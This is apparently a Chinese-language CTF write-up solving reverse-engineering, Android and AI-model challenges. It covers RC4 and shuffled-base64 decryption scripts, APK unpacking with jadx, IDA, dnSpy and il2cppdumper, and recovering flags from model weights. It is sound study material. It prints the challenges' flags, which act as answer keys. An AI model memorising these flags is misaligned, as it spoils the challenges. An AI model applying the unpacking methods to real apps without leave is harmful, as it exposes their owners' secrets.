
```python
def ksa(key):
    key_length = len(key)
    S = list(range(256))
    j = 0
    k3y=b"iM_4_kEY"
    for i in range(256):
        j = (j + S[i] + (k3y[(i+1)%key_length]^key[i%key_length])) % 256
        S[i], S[j] = S[j], S[i]
    return S

def prga(S, n):
    i = 0
    j = 0
    key_stream = []
```

```
    while n > 0:
        n = n - 1
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) % 256]
        key_stream.append(K)
    return key_stream

def rc4(data, key):
    S = ksa(key)
    key_stream = prga(S, len(data))
    encrypted = bytes([data[i] ^ key_stream[i] for i in range(len(data))])
    return encrypted
key=b"1m_@_K3y"
enc=b'J\x08\xd5\xf4\xf9\xd0>\x1b\xeaF\xcc\x175&\x1d|a\xbb\xf1\xf6#A\xab5\xdb\x0
bCE\x8c5\x98\xc5\xcaY\xfe\xb1\xad\xb5\x12}\xdc\x820\x02J\x13'
print(rc4(enc,key))
```

```
b'flag{JusT_@_S1mpl3_RC4_w1tH_4_lITt1e_cH4nG3s}\xae'
```

base64_sp

用IDA查看，可以看出根据一个给定的种子，“随机”地打乱了base64编码表，然后将原来的密文硬改成了相应的密文




先计算出打乱后的编码表


```cpp
#include<bits/stdc++.h>
using namespace std;
int main()
{
        string s="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
        srand(0x2EDEC);
        for (int i = 0; i <= 63; ++i )
          {
            int v1 = rand() % 64;
            char v0 = s[i];
            s[i] = s[v1];
            s[v1] = v0;
          }
          s[64] = 126;
          cout<<s;
          return 0;
}
```

再根据相应的法则计算出变换后的密文

```python
hex_list = [
    0x3F, 0x0A, 0x0B, 0x01, 0x3F, 0x7C, 0x42,
    0x23, 0x23, 0x11, 0x52,
    0x0D, 0x28, 0x3C, 0x39, 0x2C, 0x0C, 0x22, 0x3C, 0x1E, 0x29, 0x2F,
    0x10, 0x36, 0x12, 0x64, 0x7C, 0x4D, 0x34, 0x3C, 0x27, 0x4E, 0x38,
    0x14, 0x6A, 0x1D, 0x30, 0x04, 0x38, 0x1C, 0x28, 0x36, 0x66, 0x43,
    0x14
]
flag='ZmxhZ3tzMG0zdEhJbmdfcnVuX2IzZjByZV9tQGluIX0='
s=''
for i in range(44):
    s+=chr(hex_list[i]^ord(flag[i]))
print(s)
```




Cyberchef



Mobile

level1

扔进jadx就送




level2

这次有个check函数，在native层，于是去这个叫做summertrain的library里面看看

```
public native Boolean Check(String str);

static {
    System.loadLibrary("summertrain");
}
```


直接对apk文件解压，在lib文件夹中找到libsummertrain.so，用IDA打开，查看strings，即可找到flag



level5

直接解压apk文件，在assets\bin\Data\Managed路径下找到Assembly-CSharp.dll

用dnspy打开，在GameWindow类中可以直接看到flag



level6

直接解压apk文件，建立一个input文件夹，把assets\bin\Data\Managed\Metadata路径下的global-metadata.dat和lib\arm64-v8a路径下的libil2cpp.so复制过去。再建立一个output文件夹。用工具il2cppdumper反编译。

```
C:\Users\jyzho\Desktop\input>il2cppdumper libil2cpp.so global-metadata.dat C:\Users\jyzho\Desktop\output
Initializing metadata...
Metadata Version: 27
Initializing il2cpp file...
Applying relocations...
WARNING: find JNI_OnLoad
ERROR: This file may be protected.
Il2Cpp Version: 27
Searching...
Change il2cpp version to: 27.1
CodeRegistration : e98588
MetadataRegistration : e988d0
Dumping...
Done!
Generate struct...
Done!
Generate dummy dll...
Done!
Press any key to exit...
```


在output路径下找到stringliteral.json，里面存有所有这个程序中出现过的字符串。

这里盲猜了一下flag中带有unity，ctrl+F搜索了一下果然。。。~~（甚至跟上一题的flag是一样的？？？）~~

AI

where_is_flag

从model.pth中提取出linear.bias的键值以后细细翻找，发现有一段长得有点别致



于是ascii，上脚本

```
numbers = [
    102, 108, 97, 103, 123, 78, 121, 101, 95, 110,
    121, 101, 95, 109, 111, 115, 105, 95, 109, 105,
    116, 97, 95, 89, 101, 121, 101, 95, 109, 111,
    115, 105, 95, 103, 117, 115, 104, 97, 33, 125
]

s=''
for i in numbers:
    s+=chr(i)
print(s)
```

```
flag{Nye_nye_mosi_mita_Yeye_mosi_gusha!}
```